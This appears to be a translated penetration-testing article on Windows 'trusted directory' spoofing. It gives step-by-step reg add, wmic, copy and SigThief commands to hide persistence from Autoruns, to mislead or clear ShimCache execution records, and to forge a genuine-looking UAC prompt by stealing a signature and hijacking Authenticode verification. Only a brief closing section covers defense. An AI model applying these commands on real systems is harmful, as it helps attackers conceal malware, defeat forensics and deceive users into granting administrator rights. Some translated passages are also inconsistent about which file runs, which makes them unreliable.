
0x00 Preface
---
In the previous article 'Exploitation Analysis of Bypassing UAC by Simulating Trusted Directories', the method of bypassing UAC by simulating trusted directories was analyzed. This article will combine personal experience to introduce three additional exploitation techniques for simulating trusted directories, concluding with defensive recommendations.
0x01 Introduction
---
This article will cover the following topics:
- Bypassing Autoruns by Simulating Trusted Directories
- Deceiving ShimCache by Simulating Trusted Directories
- Forging Normal UAC Prompts by Simulating Trusted Directories
0x02 Bypassing Autoruns by Simulating Trusted Directories
---
Bypass Principle:
Autoruns does not display files with Microsoft signatures by default. If a file contains a Microsoft signature, it will not appear in the Autoruns panel by default.
By writing files from simulated trusted directories into Windows startup locations, they are recognized as legitimate files with Microsoft signatures and will not be displayed in the Autoruns panel by default.
After testing, it is not applicable to all startup locations. The specific tests are as follows:
Create a simulated trusted directory and add test files:
md "\\?\c:\windows " |
1. Register the startup item HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Start the file "C:\Windows \System32\notepad.exe" at system startup. The command to add the registry is as follows:
reg add hklm\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v RunTest /t REG_SZ /d "\"c:\windows \system32\notepad.exe\"" |
Note:
"In cmd, after escaping, it is represented by \"
Autoruns detects the registry entry and identifies it as notepad.exe, as shown in the figure below

However, at system startup, the normal notepad.exe is launched instead of putty.exe, which fails
2. Register the startup item Userinit under HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
Query the original registry entry:
reg query "hklm\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit |
The default key value content is: C:\Windows\system32\userinit.exe,
To launch the file "C:\Windows\System32\notepad.exe" at system startup, the command to add to the registry is as follows:
reg add "hklm\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon" /v Userinit /t REG_SZ /d "C:\Windows\system32\userinit.exe,\"c:\windows\system32\notepad.exe\"," /f |
Note:
"In cmd, escape double quotes with \"

Launch putty.exe at system startup. Autoruns detects the registry entry, identifies it as notepad.exe, successfully bypassing detection.
As shown in the figure below
Note:
Autoruns does not display files with Microsoft signatures by default, so it will not show notepad.exe as in the figure above. The above figure is specifically set to display all startup items for demonstration purposes.
3、LSA Providers
Register the startup item Security Packages under HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
Add the key value "c:\windows\system32\atl.dll"

Autoruns detects registry entries, identifies them as atl.dll, successfully bypassed
As shown in the figure below
4. WMI
Launches the file "C:\Windows\System32\notepad.exe" every 60 seconds. The command to add WMI is as follows:
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="BotFilter82", EventNameSpace="root\cimv2", QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'" |

After execution, launches putty.exe every minute. Autoruns detects registry entries, identifies them as notepad.exe, successfully bypassed
As shown in the figure below
Supplement:
The command to view registered WMI information is as follows:
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter GET __RELPATH /FORMAT:list |
The command to delete registered WMI is as follows:
wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter WHERE Name="BotFilter82" DELETE |
0x03 Exploiting Trusted Directory Spoofing for ShimCache
---
As mentioned in the previous article "Penetration Techniques - Acquisition and Clearing of Windows System File Execution Records":
ShimCache not only records the execution of exe files but also records files in the same directory as the exe file (if the file has not been executed, the Executed attribute is no).
ShimCache only updates after the system reboots (logging off the current user does not update it).
That is to say, there are two methods to clear the ShimCache records from the current system startup to shutdown:
(1) Modify the registry
Back up the current registry:
reg export "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache" ShimCache.reg |
After the system reboots, restore the registry:
reg import ShimCache.reg |
(2) Abnormal shutdown
Skip writing to the registry, unable to record the system boot-to-shutdown log this time
(3) Modify memory
(Theoretically feasible)

Here I attempt to deceive ShimCache by simulating a trusted directory, which is highly deceptive
Method as follows:
1. Create trusted directory "c:\windows \system32"
md "\\?\c:\windows " |
2. Release file "c:\windows \system32\calc.exe"
copy c:\test\putty.exe "\\?\c:\windows \system32\notepad.exe" |
3. Execute
"c:\windows \system32\notepad.exe" |
4. Check ShimCache after reboot
Tool used: https://github.com/mandiant/ShimCacheParser
reg export "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\AppCompatCache" ShimCache.reg |
View results, which can be quite deceptive, as shown in the figure below
0x04 Forge Normal UAC Prompt by Simulating Trusted Directory
---
1. Write a program that requires administrator privileges to run
Using Visual Studio
VS project settings location:
Configuration Properties -> Linker -> Manifest File, select 'require administrator to run'
Alternatively, modify the manifest in the PE file resources
2. Simulate trusted directory and release files
copy c:\test\testuac.exe "\\?\c:\windows \system32\diskpart.exe" |
Execute: "c:\windows \system32\diskpart.exe"

A UAC prompt pops up, showing the path as the normal diskpart.exe, but the lack of signature will trigger an anomaly warning, as shown in the figure below
Note:

Executing the normal diskpart.exe, the UAC prompt is shown in the figure below
To spoof a genuine UAC prompt, Authenticode signature forgery for PE files can be utilized
Reference: 'Authenticode Signature Forgery – Signature Forgery and Signature Verification Hijacking for PE Files'
3. Signature Forgery
Using SigThief, the address is as follows:
https://github.com/secretsquirrel/SigThief
Parameters are as follows:
sigthief.py -i C:\Windows\System32\consent.exe -t c:\test\testuac.exe -o c:\test\new.exe |
4. Bypass Certificate Verification
The command to add the registry is as follows:
REG ADD "HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllVerifyIndirectData\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}" /v "Dll" /t REG_SZ /d "C:\Windows\System32\ntdll.dll" /f |
5. Final Testing

Execute again: "c:\windows \system32\diskpart.exe", the UAC prompt is the same as the genuine diskpart.exe, as shown in the figure below
0x05 Defense Recommendations
---
For the exploitation of simulating trusted directories, the prerequisite is the creation of a forged directory, so monitoring the short filenames of folders can be considered
If short filenames similar to system directories appear, they can be flagged
Method to view short filenames: dir /x
As shown in the figure below

0x06 Summary
---
This article introduces three additional exploitation techniques for simulating trusted directories and concludes with defense recommendations


